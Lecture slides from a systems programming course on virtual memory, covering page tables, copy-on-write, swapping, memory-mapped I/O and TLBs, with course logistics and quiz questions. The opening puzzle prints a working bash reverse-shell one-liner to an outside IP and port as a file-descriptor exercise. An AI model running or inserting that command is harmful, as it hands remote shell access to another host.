

CS 4414/5416: Systems Programming

Virtual Memory

David Bindel

2026-10-31

What do you think the following bash code does?

```
bash -i >& /dev/tcp/132.236.56.250/4444 0>&1
```

Hint: `x>&y` tells bash to copy file descriptor `y` to `x`; defaults are 2 and 1.

Logistics

- P3 (minishell) check-in due Monday, 10/5
- Lab 6 is Friday: memory-mapped I/O

- Check-in: Tokenize inputs (`pwd` works)
 - Recommend also writing `cd` and `source`
- Then setup/execute pipelines and redirection
- Extra for 5416: redirect input from URL

This is the first differentiated assignment!

- Fine to have mixed 4414/5416 partners
- Anyone can do 5416 tasks
 - But not required/counted for 4414 students
- Autograder will check 5416 task for everyone
 - We'll sort it out at the back end

- P3 due 10/19 - plenty of time
 - But fall break is coming up!
 - Check-in is to get everyone started
- Bindel traveling 10/15; Sampson will cover

Please give me *and* TAs **constructive** feedback

- Audience is course staff + CTE
 - Does not get digested for future students
- Positive and negative, specifics help
- Great to have *actionable* suggestions
- Polite criticism is not an oxymoron

Goal for midterm feedback is to make *this semester* better

Recap

This module: Unix abstractions

- Basic abstractions (files, pipes, virtual memory)
- Processes and inter-process communication
- Introduction to TCP sockets


(Yes, some overlap with 3410/4410.)

- Tue: file systems, focusing on
- Today: virtual memory
 - Review of virtual memory from 3410
 - What virtual memory enables
 - How is it practical?
- Fri: lab on memory-mapped I/O

Virtual Memory Idea

Any problem in computer science can be solved with another level of indirection. – Roger Deedham or David Wheeler, probably

Virtual Memory Cartoon




- Each process has an *abstract* memory address space
- MMU maps to *physical* memory addresses

Of course, there are details...

- Basic concepts of virtual memory
- What virtual memory enables
 - Protection
 - Controlled sharing of memory
 - Extended physical memory
 - Memory-mapped I/O
 - Dynamic memory allocation
- Performance (caches and sparse tables)

Basic Concepts

Virtual Memory Abstraction



- Memory organized into *pages* (often 4K, but varies)
- MMU maps page numbers, leaves offset alone

For each page, a Page Table Entry (PTE) tracks

- Page frame number (PFN = physical memory for page)
- Flags, including:
 - Present - Is the data resident in memory?
 - Accessed - Has the data been accessed?
 - Dirty - Has the data been modified?
 - Cache Disable - Is caching of this page forbidden?
 - Permissions (write, execute)

All there for a reason! PFN is obvious, but:


- Present - Enables swapping (paging) to disk
- Accessed - Used by OS for page replacement management
- Dirty - Used if data needs to be written back
- Cache Disable - Important for sharing and I/O
- Permissions (write, execute) - Important for safety!

Capabilities

- Processes can only access mapped pages
- Cannot write or execute arbitrarily
 - Usually want write xor execute (W^X)
- Violators get segfaulted

(Protection supports other cases, too...)

Shared Pages



- Code for system libraries (e.g. `libc`) - Usually read-only
- Maybe data for inter-process communication
 - How might this interact with caching?

Forked process gets clone of page table


- Do *not* immediately clone data!
- Instead, disable write flag
 - Attempts to write trap into kernel
 - *Then* kernel copies data and resumes

Huzzah for lazy updates!

After a fork with copy-on-write optimization, which is true?

- (a) Users should not write to data in pages that might be shared.
- (b) The OS sets the write bit for parent and child to false.
- (c) The OS sets the write bit for only the child to false.
- (d) The OS sets the write bit for only the parent to false.

Swap/Paging Concept



Concept: Memory is just another cache!

On read/write to page that is not present

- (Maybe) evict a current page to swap space
 - Write back data if page is dirty
- Load requested data into new physical frame
 - Or fill with zeros (demand zero page)
- Update frame number in page table

Can also map named files to memory ranges!

- Kernel reads from file if page not present
- Write back dirty pages in the background

Dangerous with writer + anyone else...

Direct memory access (DMA) for more general I/O!

- May not need kernel in I/O data path
 - Kernel still responsible for control
- Process and device both access same memory region
- Often want cache disabled + write-through

What happens on heap allocations?

- Search for aligned open space
- Found: allocate and update data structures
- Not found: ask the OS to map new page(s)
 - This may be much more expensive!

Behind the scenes, new pages = adjust heap *segment*:

- Segment (or area): contiguous range of allocated pages
- Some shared metadata for all pages
- Can adjust size (e.g. to grow heap, or stack)
- Linked list threads the data structure

Ask Me a Question!

Virtual Memory Lookup

Two things should worry you:

- Page tables could get **very** big!
 - But also very sparse
- Doesn't this slow the critical path for memory lookup?
 - Why we invented caches

- Mapping operates at granularity of pages
 - High-order bits identify page (mapped by *page table*)
 - Low-order bits for offset
- A typical Linux page size is 4KB (12 bit offset)
 - Still don't want array lookup with a 52-bit address!
 - And this is *per process*

Usually use a *subset* of 64-bit address space; for x86-64:

	Bits	Addressable space
All	64	16 EB
Physical	52	4 PB
Virtual	48	256 TB


- Even 36 bits is a lot to map (512 GB table?)
- But bulk of both address spaces is inaccessible!
- Need a *sparse* page table data structure

Idea: Keep a tree vs array (linear page table)

- Top level *directory* indexed by high-order bits
- Can have additional levels of directory
- Leaves are regular pages

Doesn't explicitly represent many un-mapped pages

Two-Level Picture



- Cache based on *physical* addresses
 - Takes permission checks out of fast path
- Fast path
 - Map virtual to physical address
 - Check cache for physical address
 - Return result

Virtual-to-physical better be fast!

TLB caches the virtual-to-physical map


- May be multi-level (like other caches)
- Fast enough to not slow down L1 cache hits
- Want very high associativity close in
- Ex (Nehalem): Fully associative L1 TLB, 64 entries

A TLB miss can be *very* expensive

- Ask kernel to help with page table lookup
- Lookup usually involves more memory traffic
- May also involve traffic to persistent storage

Rare with good spatial locality...

Virtual Memory Cartoon (v2)



Consider a system with 4KB pages, a 64 entry fully associative L1 TLB, and 9 bits for a top-level directory index, how large an array can be accessed sequentially before an L1 TLB miss?

- (a) 64KB because of associativity
- (b) 256KB because that's 64 times 4KB
- (c) 2MB because that's 512 directory entries times 4 KB
- (d) None of the above

Wrap-Up

- Basics (pages, frames, page tables)
- What virtual memory enables
 - Protection
 - Controlled sharing of memory
 - Extended physical memory
 - Memory-mapped I/O
 - Dynamic memory allocation
- Performance (TLB and sparse tables)

- P3 check-in due Monday
- Lab 6 tomorrow: memory-mapped I/O
- Next week: Inter-process communication

On Ed: What works well for engagement in your other big classes?